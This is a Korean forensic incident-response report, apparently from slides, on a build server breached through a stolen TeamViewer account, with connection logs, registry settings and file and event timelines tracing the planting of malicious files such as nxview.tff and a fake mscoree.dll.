335547109       Andrew Chang    06-10-2014 12:51:42     06-10-2014 13:38:32     builder RemoteControl   {5FA6BDF5-916D-489
335547109       Andrew Chang    06-10-2014 16:30:36     06-10-2014 16:31:42     builder RemoteControl   {20AB7F33-74BC-400
491901705       Andrew Chang    11-02-2015 17:21:53     11-02-2015 18:07:18     builder RemoteControl   {7B26F01D-8282-418
491901705       Andrew Chang    13-02-2015 23:31:49     13-02-2015 23:35:56     builder RemoteControl   {1826C11F-F0AC-4FF
491901705       Andrew Chang    13-02-2015 23:35:18     13-02-2015 23:38:16     builder RemoteControl   {788A1EA7-D7C3-40A
491901705       Andrew Chang    13-02-2015 23:37:41     13-02-2015 23:38:31     builder RemoteControl   {D9FB948A-598B-4B9
491901705       Andrew Chang    18-02-2015 20:51:52     19-02-2015 05:05:47     builder RemoteControl   {E3090D62-4B66-4B3
491901705       Andrew Chang    19-02-2015 20:46:23     19-02-2015 21:30:43     builder RemoteControl   {23473BA7-BD25-48A
491901705       Andrew Chang    20-02-2015 00:52:53     20-02-2015 04:37:00     builder RemoteControl   {DF68AAB7-3ABD-4FC
491901705       Andrew Chang    23-02-2015 22:13:30     23-02-2015 22:44:28     builder RemoteControl   {FE164802-7607-433
578169306       Andrew Chang    25-02-2015 17:49:49     25-02-2015 17:58:06     builder RemoteControl   {89992FD2-04C7-4D1
578169306       Andrew Chang    29-03-2015 14:27:50     29-03-2015 15:09:37     builder2        RemoteControl   {6CE4D995-
335547109       Andrew Chang    30-03-2015 07:48:36     31-03-2015 08:04:08     builder2        RemoteControl   {83365928-
578169306       Andrew Chang    03-04-2015 15:46:36     03-04-2015 15:46:51     builder2        RemoteControl   {240AA8C1-
578169306       Andrew Chang    03-04-2015 15:46:57     03-04-2015 15:47:06     builder2        RemoteControl   {4C8AFAFE-
149751548       TEST123-PC      14-01-2017 03:58:40     14-01-2017 03:59:25     <unknown>       RemoteControl   {82899A9C-
149751548       TEST123-PC      14-01-2017 04:00:52     14-01-2017 04:04:55     <unknown>       RemoteControl   {28ABAF50-
149751548       TEST123-PC      17-01-2017 02:59:50     17-01-2017 03:03:34     <unknown>       RemoteControl   {3E62E916-
799898881       HOME-PC 27-03-2017 03:18:58     27-03-2017 03:20:03     <unknown>       RemoteControl   {CE741884-37E2-4A2
874001512       HOME-PC 31-03-2017 03:04:36     31-03-2017 03:06:02     builder2        RemoteControl   {F4A6E913-57BF-418
874001512       HOME-PC 31-03-2017 05:41:38     31-03-2017 05:42:31     builder2        RemoteControl   {05D13D8B-4A36-42D
161752044       WIN-EUPQINJCKJC 14-07-2017 06:59:30     14-07-2017 07:00:12     builder2        RemoteControl   {404C703A-
```

침투경로




Connections_incoming.txt - Notepad
File Edit Format View Help

```
390880726      candrew34       29-03-2014 12:53:57      29-03-2014 13:10:32      builder RemoteControl    {D5DE045C-C96A-4F6
390880726      candrew34       29-03-2014 13:11:14      29-03-2014 13:14:38      <unknown>        RemoteControl    {51145981-
390880726      candrew34       29-03-2014 13:14:36      29-03-2014 13:14:53      <unknown>        RemoteControl    {6A7A5249-
444080441      candrew34       29-03-2014 16:48:33      29-03-2014 19:48:32      builder2         RemoteControl    {C1D633EB-
390880726      candrew34       29-03-2014 13:14:55      30-03-2014 05:42:05      builder2         RemoteControl    {2D42DDD0-
444080441      candrew34       30-03-2014 01:10:03      30-03-2014 11:11:59      builder2         RemoteControl    {46C2C1F8-
390880726      candrew34       30-03-2014 11:11:49      30-03-2014 13:50:14      builder2         RemoteControl    {2B623A7B-
390880726      candrew34       31-03-2014 00:30:20      31-03-2014 03:30:18      builder2         RemoteControl    {5447BA7E-
390880726      candrew34       31-03-2014 03:58:26      31-03-2014 04:20:32      builder2         RemoteControl    {C725495A-
390880726      candrew34       31-03-2014 06:19:31      31-03-2014 08:26:35      <unknown>        RemoteControl    {DA6B8C16-
444080441      candrew34       01-04-2014 19:09:18      02-04-2014 09:51:41      <unknown>        RemoteControl    {85492CEE-
335547109      Andrew Chang    08-08-2014 05:49:20      08-08-2014 05:49:40      builder2         RemoteControl    {FC8E1E48-
335547109      Andrew Chang    21-08-2014 05:29:28      21-08-2014 05:31:28      builder2         RemoteControl    {8CC72DD8-
335547109      Andrew Chang    27-08-2014 08:47:54      27-08-2014 08:53:58      <unknown>        RemoteControl    {575508CA-
335547109      Andrew Chang    27-08-2014 08:56:03      28-08-2014 05:39:59      builder2         RemoteControl    {555F17B8-
335547109      Andrew Chang    28-08-2014 05:38:56      28-08-2014 05:43:24      builder2         RemoteControl    {74179833-
335547109      Andrew Chang    06-10-2014 12:51:42      06-10-2014 13:38:32      builder RemoteControl    {5FA6BDF5-916D-489
335547109      Andrew Chang    06-10-2014 16:30:36      06-10-2014 16:31:42      builder RemoteControl    {20AB7F33-74BC-400
491901705      Andrew Chang    11-02-2015 17:21:53      11-02-2015 18:07:18      builder RemoteControl    {7B26F01D-8282-418
491901705      Andrew Chang    13-02-2015 23:31:49      13-02-2015 23:35:56      builder RemoteControl    {1826C11F-F0AC-4FF
491901705      Andrew Chang    13-02-2015 23:35:18      13-02-2015 23:38:16      builder RemoteControl    {788A1EA7-D7C3-40A
491901705      Andrew Chang    13-02-2015 23:37:41      13-02-2015 23:38:31      builder RemoteControl    {D9FB948A-598B-4B9
491901705      Andrew Chang    18-02-2015 20:51:52      19-02-2015 05:05:47      builder RemoteControl    {E3090D62-4B66-4B3
491901705      Andrew Chang    19-02-2015 20:46:23      19-02-2015 21:30:43      builder RemoteControl    {23473BA7-BD25-48A
491901705      Andrew Chang    20-02-2015 00:52:53      20-02-2015 04:37:00      builder RemoteControl    {DF68AAB7-3ABD-4FC
491901705      Andrew Chang    23-02-2015 22:13:30      23-02-2015 22:44:28      builder RemoteControl    {FE164802-7607-433
578169306      Andrew Chang    25-02-2015 17:49:49      25-02-2015 17:58:06      builder RemoteControl    {89992FD2-04C7-4D1
578169306      Andrew Chang    29-03-2015 14:27:50      29-03-2015 15:09:37      builder2         RemoteControl    {6CE4D995-
335547109      Andrew Chang    30-03-2015 07:48:36      31-03-2015 08:04:08      builder2         RemoteControl    {83365928-
578169306      Andrew Chang    03-04-2015 15:46:36      03-04-2015 15:46:51      builder2         RemoteControl    {240AA8C1-
578169306      Andrew Chang    03-04-2015 15:46:57      03-04-2015 15:47:06      builder2         RemoteControl    {4C8AEAEE-
149751548      TEST123-PC      14-01-2017 03:58:40      14-01-2017 03:59:25      <unknown>        RemoteControl    {82899A9C-
149751548      TEST123-PC      14-01-2017 04:00:52      14-01-2017 04:04:55      <unknown>        RemoteControl    {28ABAF50-
149751548      TEST123-PC      17-01-2017 02:59:50      17-01-2017 03:03:34      <unknown>        RemoteControl    {3E62E916-
799898881      HOME-PC 27-03-2017 03:18:58      27-03-2017 03:20:03      <unknown>        RemoteControl    {CE741884-37E2-4A2
874001512      HOME-PC 31-03-2017 03:04:36      31-03-2017 03:06:02      builder2         RemoteControl    {F4A6E913-57BF-418
874001512      HOME-PC 31-03-2017 05:41:38      31-03-2017 05:42:31      builder2         RemoteControl    {05D13D8B-4A36-42D
161752044      WIN-EUPQINJCKJC 14-07-2017 06:59:30      14-07-2017 07:00:12      builder2         RemoteControl    {404C703A-
```

※ unknown : 접속대상 시스템의 모든 계정이 로그오프인 상태에서 접속(세션 미연결)

침투경로

빌드서버 – 원격접속제어S/W(팀뷰어) 계정해킹 접속(`17.1.14(토)~7.14(금))



TeamViewer

SupportCollector Summary

Installed TeamViewer

Teamviewer

Version9	Version	9.0.41110
	ClientID	159977029
	LicenseType	Free License (10000)
	InstallationDirectory	C:\Program Files\TeamViewer\Version9

[HKEY_LOCAL_MACHINE₩SOFTWARE₩Teamviewer₩Version9]

"InstallationDate"="2015-04-15" // 설치일자 : 2015-04-15

"Always_Online"=dword:1 // 항상 온라인 : 1(ON)

[HKEY_CURRENT_USER₩SOFTWARE₩Teamviewer₩Version9]

"Meeting_UserName"="Builder2" //팀뷰어 빌드서버 이름

" Username " = " BUILDER2 "   //팀뷰어 빌드서버 사용자

"BuddyLoginName"="support@netsarang.com"

침투경로


넷사랑 팀뷰어 관리계정을 통해 접속한 이력이 없는 것으로 미루어, 공격자는 빌드서버의 팀뷰어 계정정보(ID-159977029 / PW-4~6자리이하 숫자)를 기탈취하여 접속한 것으로 추정

접속시간(한국시간)	접속자 PC명 (팀뷰어ID)	행 위
① `17.1.14(토),12:58:40 ~ 12:59:25	TEST123-PC (149751548)	특이사항없음(시스템잠김상태)
② `17.1.14(토),13:00:52 ~ 13:04:55	TEST123-PC (149751548)	특이사항 없음(시스템잠김상태)
③ `17.1.17(화),11:59:50 ~ 12:03:34	TEST123-PC (149751548)	특이사항 없음(시스템잠김상태)
④ `17.3.27(월),12:18:58 ~ 12:20:03	HOME-PC (799898881)	특이사항 없음(시스템잠김상태)
⑤`17.3.31(금),12:04:36 ~ 12:06:02	**HOME-PC (874001512)**	**악성코드(nxview.tff 등) 생성**
⑥`17.3.31(금),14:41:38 ~ 14:42:31	**HOME-PC (874001512)**	**접속 5분전 악성코드(mscoree.dll)설치실패, 접속이후(4.5) 악성코드 정상 실행 확인**
⑦ `17.7.14(금),15:59:30 ~ 16:00:12	WIN-EUPQINJCKJC (161752044)	미확인


악성코드

비정상 접속 기록 중 2017-03-31 12:04:36 ~ 2017-03-31 12:06:02

a.exe 실행 기록과 nxview.tff 파일 생성 시간



datetime	MACB	source	sourcetype	description
(empty)	(empty)	(empty)	(empty)	(empty)
2017-03-31 12:05:54	M...	REG	UNKNOWN	[HKEY_CURRENT_USER₩Software₩Classes₩Local Settings₩Software₩Microsoft₩Windows₩Shell₩BagMRU₩1₩0₩1₩0] 0: [REG_BINARY] MRUListEx: [REG_BINARY] NodeSlot: [REG_DWORD_LE] 1825
2017-03-31 12:05:54	M...	REG	UNKNOWN : BagMRU	[HKEY_CURRENT_USER₩Software₩Classes₩Local Settings₩Software₩Microsoft₩Windows₩Shell₩BagMRU₩1₩0₩1₩0] Index: 1 [MRU Value 0]: Shell item path: <My Computer> C:₩Users₩Public₩Documents
2017-03-31 12:05:54	M...	REG	UNKNOWN	[HKEY_CURRENT_USER₩Software₩Classes₩Local Settings₩Software₩Microsoft₩Windows₩Shell₩Bags₩1825] Value: No values stored in key.
2017-03-31 12:05:55	M...	REG	UNKNOWN	[HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Explorer₩UserAssist₩{CEBFF5CD-ACE2-4F4F-91 C:₩Users₩Public₩a.exe: [UserAssist entry: 155, Count: 0, Application focus count: 0, Focus duration: 0]
2017-03-31 12:05:57	..C.	FILE	Mactime Bodyfile	/Users/builder2/AppData/Roaming/nxview.tff
2017-03-31 12:05:57	M...	FILE	Mactime Bodyfile	/Users/builder2/AppData/Roaming/nxview.tff
2017-03-31 12:05:57	...B	FILE	Mactime Bodyfile	/Users/builder2/AppData/Roaming/nxview.tff
2017-03-31 12:05:57	.A..	FILE	Mactime Bodyfile	/Users/builder2/AppData/Roaming/nxview.tff
2017-03-31 12:05:57	M...	REG	UNKNOWN	[HKEY_CURRENT_USER₩Software₩HqNklc] HqNklc: [REG_BINARY]
2017-03-31 12:05:57	M...	REG	UNKNOWN	[HKEY_CURRENT_USER₩Software₩Microsoft₩JyTut] PwLov: [REG_BINARY]
2017-03-31 12:05:58	M...	REG	UNKNOWN	[HKEY_CURRENT_USER₩Software₩Classes₩Local Settings₩Software₩Microsoft₩Windows₩Shell₩Bags₩1825₩Shell] KnownFolderDerivedFolderType: [REG_SZ] {57807898-8C4F-4462-BB63-71042380B109} SniffedFolderType: [REG_SZ] Generic
2017-03-31 12:05:58	M...	REG	UNKNOWN	[HKEY_CURRENT_USER₩Software₩Classes₩Local Settings₩Software₩Microsoft₩Windows₩Shell₩Bags₩1825₩Shell₩{5C4F28B5-F869-4E84-8E60-F11DB97C5CC7}] ColInfo: [REG_BINARY] FFlags: [REG_DWORD_LE] 1092616193 GroupByDirection: [REG_DWORD_LE] 1 GroupByKey:FMTID: [REG_SZ] {00000000-0000-0000-0000-000000000000} GroupByKey:PID: [REG_DWORD_LE] 0 GroupView: [REG_DWORD_LE] 0 IconSize: [REG_DWORD_LE] 16 LogicalViewMode: [REG_DWORD_LE] 1 Mode: [REG_DWORD_LE] 4 Rev: [REG_DWORD_LE] 0 Sort: [REG_BINARY] Vid: [REG_SZ] {137E7700-3573-11CF-AE69-08002B2E1262}




datetime	MACB	source	sourcetype	description
(empty)	(empty)	(empty)	(empty)	(empty)
2017-03-31 12:05:55	M...	REG	UNKNOWN	[HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Explorer₩UserAssist₩{CEBFF5CD-ACE2-4F4F-91 C:₩Users₩Public₩a.exe: [UserAssist entry: 155, Count: 0, Application focus count: 0, Focus duration: 0]
2017-05-15 11:39:03	M...	EVT	WinEVTX	[100 / 0x0064] Record Number: 5 Event Level: 4 Source Name: Microsoft-Windows-Application-Experience Computer Name: builder Strings: ['Unknown Program', '0.0.0.0', 'C:₩Users₩Public₩a.exe', '8', 'Cancelled Program Compatibility Assistant', '2', 'None', '00002000000000000000000000000000000000000000', '0000da39a3ee5e6b4b0d3255bfef95601890afd80709']

※ a.exe는 2017-05-15 까지는 존재, 빌더서버 2017-07-21 스냅샷에는 삭제된 상태

악성코드

비정상 접속 기록 중 2017-03-31 14:41:38 ~ 2017-03-31 14:42:31


어플리케이션 이벤트로그에서 확인한 mscoree.dll 에러



2017-03-31 14:36:55	M...	FILE	Mactime Bodyfile	/Windows/System32/sysprep/Panther/setupact.log
2017-03-31 14:36:55	M...	FILE	Mactime Bodyfile	/Windows/System32/sysprep/Panther/diagerr.xml
2017-03-31 14:36:55	M...	EVT	WinEVTX	[26 / 0x001a] Record Number: 84040 Event Level: 4 Source Name: Application Popup Computer Name: builder Message string: Application popup: AppLaunch.exe - Bad Image : C:₩users₩public₩mscoree.dll is either not designed to run on Windows or it contains an error. Try installing the program again using the original installation media or contact your system administrator or the software vendor for support. Strings: ['AppLaunch.exe - Bad Image', 'C:₩users₩public₩mscoree.dll is either not designed to run on Windows or it contains an error. Try installing the program again using the original installation media or contact your system administrator or the software vendor for support. ']
2017-03-31 14:36:55	.A..	FILE	Mactime Bodyfile	/Windows/System32/sysprep/Panther/diagwrn.xml

※ a.exe와 같은 위치에 생성

빌드서버 이미지에 남아있는 mscoree.dll 시간값



		Filename	Extension	Flags	Path	...	Logical Size	Physical...	Modified	Created ▲	Accessed
□	1	mscoree.dll	dll		X₩Root₩Windows₩winsxs₩x86_netfx-mscoree_dll_31bf3856ad364e35_6.1.7600.16385...	...	278,864	282,624	2009-06-11 오전 6:23:23	2009-07-14 오전 5:46:45	2009-07-14 오전 5:46:45
□	2	mscoree.dll~$...			X₩Root₩Windows₩winsxs₩x86_netfx-mscoree_dll_31bf3856ad364e35_6.1.7600.16385...	...	56	56	2009-06-11 오전 6:23:23	2009-07-14 오전 5:46:45	2009-07-14 오전 5:46:45
□	3	mscoree.dll	dll		X₩Root₩Windows₩winsxs₩x86_netfx-mscoree_dll_31bf3856ad364e35_6.2.7600.16513...	...	297,808	299,008	2009-11-25 오전 11:47:34	2013-07-03 오후 4:20:31	2013-07-03 오후 4:20:31
□	4	mscoree.dll~$...			X₩Root₩Windows₩winsxs₩x86_netfx-mscoree_dll_31bf3856ad364e35_6.2.7600.16513...	...	56	56	2009-11-25 오전 11:47:34	2013-07-03 오후 4:20:31	2013-07-03 오후 4:20:31
□	5	mscoree.dll	dll		X₩Root₩Program Files₩Common Files₩Microsoft.NET₩Framework₩v2.0.50727₩	...	123,392	126,976	2017-04-05 오전 8:53:22	2017-04-05 오전 9:09:50	2017-04-05 오전 9:09:50
□	6	mscoree.dll	dll		X₩Root₩Windows₩System32₩	...	297,808	299,008	2010-11-05 오전 10:58:19	2017-05-15 오후 12:52:23	2017-05-15 오후 12:52:23
□	7	mscoree.dll~$...			X₩Root₩Windows₩System32₩	...	56	56	2010-11-05 오전 10:58:19	2017-05-15 오후 12:52:23	2017-05-15 오후 12:52:23
□	8	mscoree.dll	dll		X₩Root₩Windows₩winsxs₩x86_netfx-mscoree_dll_31bf3856ad364e35_6.2.7601.17514...	...	297,808	299,008	2010-11-05 오전 10:58:19	2017-05-15 오후 12:52:23	2017-05-15 오후 12:52:23


※ 악성 mscoree.dll 경로는 /root/ProgramFiles/CommonFiles/Microsoft.NET/Framework/v2.0.50727/

※ 2017-07-12 스냅샷에서만 존재

악성코드

